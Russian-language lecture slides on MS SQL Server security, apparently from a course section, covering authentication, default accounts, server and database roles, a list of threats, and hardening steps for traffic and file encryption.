



# Безопасность СУБД



## Раздел IV




# Безопасность СУБД

Рассматриваемые темы:

- Модель безопасности СУБД MS SQL Server
- Анализ защищённости СУБД



# Безопасность СУБД



**Пользовательские бюджеты**

**Механизм аудита**


**Механизм разграничения  
доступа**

**Язык программирования**


**Механизм управления  
паролями**

# Методы аутентификации

## Integrated Windows



## SQL Server Authentication




# Разграничение доступа



select \* from db.table

	id	name	price
▶	1	user1	1000
	2	user2	2000
	3	user3	3000
*			



# Стандартные учетные записи

## Server login



**SA**

**Standard**



**Builtin/Administrators**

**Windows Group**



## Database Users



**DBO**




**Guest**




**master  
tempdb**

# Роли пользователей

## Роли уровня сервера



## Роли уровня БД



# Роли пользователей

## Стандартные роли уровня сервера

Серверная роль	Описание
<b>sysadmin</b>	Полный доступ к серверу
<b>serveradmin</b>	Настройка параметров уровня сервера, выключение сервера.
<b>setupadmin</b>	Настройка присоединенных серверов и процесса запуска сервера.
<b>securityadmin</b>	Управление, настройками безопасности сервера, включая присоединенные серверы, настройка разрешения <b>CREATE DATABASE</b> . Установка пароля для учетных записей сервера.
<b>processadmin</b>	Имеет права прерывать процессы сервера SQL.
<b>dbcreator</b>	Имеет права создавать, модифицировать, удалять и восстанавливать любую базу данных.
<b>diskadmin</b>	Управление файлами
<b>Bulkadmin</b>	Разрешает пользователю выполнять операцию <b>BULK INSERT</b>




# Роли пользователей

## Стандартные роли уровня базы данных

Роли уровня БД	Описание
<b>db_owner</b>	Полный доступ к объектам БД
<b>db_accessadmin</b>	Управляет доступом для учетных записей Windows и SQL сервера
<b>db_datareader</b>	Читать все данные из всех пользовательских таблиц
<b>db_datawriter</b>	Добавлять, удалять и модифицировать данные в пользовательских таблицах
<b>db_ddladmin</b>	Выполнять команды Data Definition Language (DDL) в данной БД
<b>db_securityadmin</b>	Изменяет принадлежность роли и разрешения на пользовательских объектах БД
<b>db_backupoperator</b>	Выполняют операции резервного копирования базы данных
<b>db_denydatareader</b>	Запрещает чтение данных из пользовательских таблиц
<b>db_denydatawriter</b>	Запрещает добавлять, удалять и модифицировать данные в пользовательских таблицах


# Управление сервером



# Цепочка владения

## Ownership Chains

```
DECLARE @usr char(30)
SET @usr = user
SELECT * from user_table where user_name=@usr
```



# Угрозы безопасности СУБД

Перехват данных при передаче по сети

Компрометация ОС с помощью СУБД

Обход защитных механизмов при физическом доступе

Получение паролей пользователей

Использование цепочки владения для повышения полномочий

Использование системных хранимых процедур

Внедрение SQL кода (SQL Injection)

# Шифрование трафика (SSL/TLS)

## Перехват данных при передаче по сети


1. Получить **Server Authentication Certificate** для использования с FQDN сервера

2. Установить сертификат в локальное хранилище компьютера

3. Включить шифрование **Force Protocol Encryption**


4. Проверить соединение (ODBC):

**Driver=SQLServer;Server=ServerName;  
Network=DBNETLIB.DLL;Encrypt=YES**



# Учетные записи служб

## Компрометация ОС с помощью СУБД



# Шифрование баз данных

## Обход защитных механизмов при физическом доступе

1. Выполнить рекомендации по настройке EFS
2. Настроить сервис сервера на запуск от имени **доменной учетной** записи
3. Остановить SQL сервер
4. Зайти в систему от имени **доменной** учетной записи
5. Использовать утилиту **chipher** с ключом **/W** для шифрования файлов базы данных (\*.ldf, \*.mdf)
6. Очистить кэш доменных учетных записей
7. Запретить вход на сервер группе **builtin/administrators**
8. Использовать **SysKey**

